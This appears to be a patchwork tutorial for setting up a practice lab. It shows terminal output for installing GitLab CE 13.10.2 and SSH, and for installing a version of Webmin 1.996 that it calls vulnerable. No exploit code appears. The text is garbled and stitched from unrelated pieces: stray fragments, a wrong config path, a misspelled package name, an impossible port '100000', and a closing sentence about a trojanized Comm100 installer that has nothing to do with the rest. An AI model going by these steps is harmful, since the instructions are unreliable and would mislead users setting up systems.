HTTP request sent, awaiting response... 200 OK
Length: 902519402 (861M) [application/x-debian-package]
Saving to: 'gitlab-ce_13.10.2-ce.0_amd64.deb'

13.10.2-ce.0_amd64.  3%[          ] 31.12M  7.67MB/s   eta 1m 48s
```


Next, Install SSH server.

```
user1@ubuntu:~$ sudo apt install openssh-server
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libssl3 ncurses-term openssh-client openssh-sftp-server ssh-import-id
Suggested packages:
  keychain libpam-ssh monkeysphere ssh_askpass molly-guard
The following NEW packages will be installed:
  ncurses-term openssh-server openssh-sftp-server ssh-import-id
The following packages will be upgraded:
  libssl3 openssh-client
2 upgraded, 4 newly installed, 0 to remove and 1229 not upgraded.
Need to get 3,559 kB of archives.
After this operation, 6,114 kB of additional disk space will be used.
Do you want to continue? [Y/n]
```

Next, use dpkg to install the Debian Installer.

```
user1@ubuntu:~$ sudo dpkg -i gitlab-ce_13.10.2-ce.0_amd64.deb
Selecting previously unselected package gitlab-ce.
(Reading database ... 138132 files and directories currently installed.)
Preparing to unpack gitlab-ce_13.10.2-ce.0_amd64.deb ...
Unpacking gitlab-ce (13.10.2-ce.0) ...
```



Thank you for installing GitLab!

GitLab was unable to detect a valid hostname for your instance.

Please configure a URL for your GitLab instance by setting `external\_url` configuration in `/etc/gitlab/gitlab.rb` file.

Then, you can start your GitLab instance by running the following command:

```
sudo gitlab-ctl reconfigure
```

For a comprehensive list of configuration options please see the Omnibus GitLab [readme](https://gitlab.com/gitlab-org/omnibus-gitlab/blob/master/README.md)

<https://gitlab.com/gitlab-org/omnibus-gitlab/blob/master/README.md>

Help us improve the installation experience, let us know how we did with a 1 minute survey:

https://gitlab.fra1.qualtrics.com/jfe/form/SV_6kVqZANThUQ1bZb?installation=omnibus&release=13-10

```
user1@ubuntu:~$
```

Next, Open the `/etc/gitlab.rb` file using any text editor and change option of "external_url" to "`http://localhost`" as shown below.


```

10
17 ##! In general, the values specified here should reflect what the default value of the
    attribute will be.
18 ##! There are instances where this behavior is not possible or desired. For example, when
    providing passwords,
19 ##! or connecting to third party services.
20 ##! In those instances, we endeavour to provide an example configuration.
21
22 ## GitLab URL
23 ##! URL on which GitLab will be reachable.
24 ##! For more details on configuring external_url see:
25 ##! https://docs.gitlab.com/omnibus/settings/configuration.html#configuring-the-external-url-
    for-gitlab
26 ##!
27 ##! Note: During installation/upgrades, the value of the environment variable
28 ##! EXTERNAL_URL will be used to populate/replace this value.
29 ##! On AWS EC2 instances, we also attempt to fetch the public hostname/IP
30 ##! address from AWS. For more details, see:
31 ##! https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/instancedata-data-retrieval.html
32 external_url 'http://localhost'
33
34 ## Roles for multi-instance GitLab
35 ##! The default is to have no roles enabled, which results in GitLab running as an all-in-one
    instance.
36 ##! Options:
37 ##!   redis_sentinel_role redis_master_role redis_replica_role geo_primary_role
    geo_secondary_role
38 ##!   postgres_role consul_role application_role monitoring_role
39 ##! For more details on each role, see:
40 ##! https://docs.gitlab.com/omnibus/roles/README.html#roles
41 ##!
42 # roles ['redis_sentinel_role', 'redis_master_role']
43
44 ## Legend
45 ##! The following notations at the beginning of each line may be used to
46 ##! differentiate between components of this file and to easily select them using
47 ##! a regex.
48 ##! ## Titles, subtitles etc

```

Next, reconfigure Gitlab.

```

user1@ubuntu:~$ sudo gitlab-ctl reconfigure
Starting Chef Infra Client, version 15.14.0

```

[How To Install Webmin in Linux](#)

Install “libio_pty_perl” and “libauthen_pam_perl”.

```

user1@ubuntu:~/Downloads$ sudo apt-get install libio-pty-perl
Reading package lists... Done
Building dependency tree
Reading state information... Done
libio-pty-perl is already the newest version (1:1.08-1.1build4).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

```


Neither space nor quote here

Download the vulnerable version of Webmin (Information given in our Downloads section). Install the Debian package using Debian package manager.

```
user1@ubuntu:~/Downloads$ sudo dpkg -i webmin_1.996_all.deb
[sudo] password for user1:
Selecting previously unselected package webmin.
(Reading database ... 112885 files and directories currently installed.)
Preparing to unpack webmin_1.996_all.deb ...
Unpacking webmin (1.996) ...
dpkg: dependency problems prevent configuration of webmin:
 webmin depends on libauthn-pam-perl; however:
  Package libauthn-pam-perl is not installed.


dpkg: error processing package webmin (--install):
 dependency problems - leaving unconfigured
Errors were encountered while processing:
 webmin
```

Once installed, open browser and visit the url "https://localhost: 100000" as shown below.




A threat actor has been using a trojanized installer for the Comm100 Live Chat application to distribute a JavaScript backdoor.

